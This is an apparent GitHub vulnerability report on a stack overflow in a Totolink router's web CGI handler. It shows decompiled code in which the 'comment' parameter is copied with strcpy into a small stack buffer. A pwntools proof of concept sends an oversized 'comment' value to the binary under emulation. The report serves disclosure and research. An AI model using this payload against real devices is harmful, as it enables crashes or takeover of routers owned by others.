d1tto / IoT-vuln Public

<> Code ⊙ Issues Pull requests ⊙ Actions Projects Security Insights

main ▾ IoT-vuln / Totolink / 3.setIpQosRules /

d1tto add n600r … on Apr 15 History

..	
img	8 months ago
readme.md	8 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/newstpl.html?menu_newstpl=products&id=2
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Affected version

V4.3.0cu.7647_B20210106

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_004192cc` (at address 0x04192cc) gets the JSON parameter `comment`, but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
  char *__cp_00;
  char *__nptr;
  char *__nptr_00;
  char *__src;
  char acStack184 [22];
  undefined local_a2;
  undefined local_9b;
  in_addr iStack154;
  in_addr iStack150;
  int local_92;
  int local_8e;
  char local_8a;

  __cp = (char *)websGetVar(param_1,"ipStart","");
  __cp_00 = (char *)websGetVar(param_1,"ipEnd","");
  __nptr = (char *)websGetVar(param_1,"upBandwidth","");
  __nptr_00 = (char *)websGetVar(param_1,"dwBandwidth","");
  __src = (char *)websGetVar(param_1,"comment","");
  inet_aton(__cp,&iStack154);
  inet_aton(__cp_00,&iStack150);
  local_9b = 4;
  local_a2 = 1;
  local_8a = '\0';
  local_92 = atoi(__nptr);
  local_8e = atoi(__nptr_00);
  strcpy(acStack184,__src);
  apmib_set(0x20139,acStack184);
  apmib_set(0x10138,acStack184);
  apmib_update_web(4);
  RunSysCmd(0,"lktos_reload","firewall","");
  setResponse("0","reserv");
  return 1;
}
```

POC

```
from pwn import *
import json

data = {
    "topicurl": "setting/setIpQosRules",
    "ipStart": "192.168.2.2",
    "ipEnd": "192.168.2.2",
    "upBandwidth": "2",
    "dwBandwidth": "1",
    "comment": "A"*0x200,
}
data = json.dumps(data)
print(data)

argv = [
        "qemu-mips-static",
        "-g", "1234",
        "-L", "./lib",
        "-E", "LD_PRELOAD=./hook.so",
        "-E", "CONTENT_LENGTH={}".format(len(data)),
        "-E", "REMOTE_ADDR=192.168.2.1",
        "./cstecgi.cgi"
    ]

    a = process(argv=argv)

    a.sendline(data.encode())

    a.interactive()
```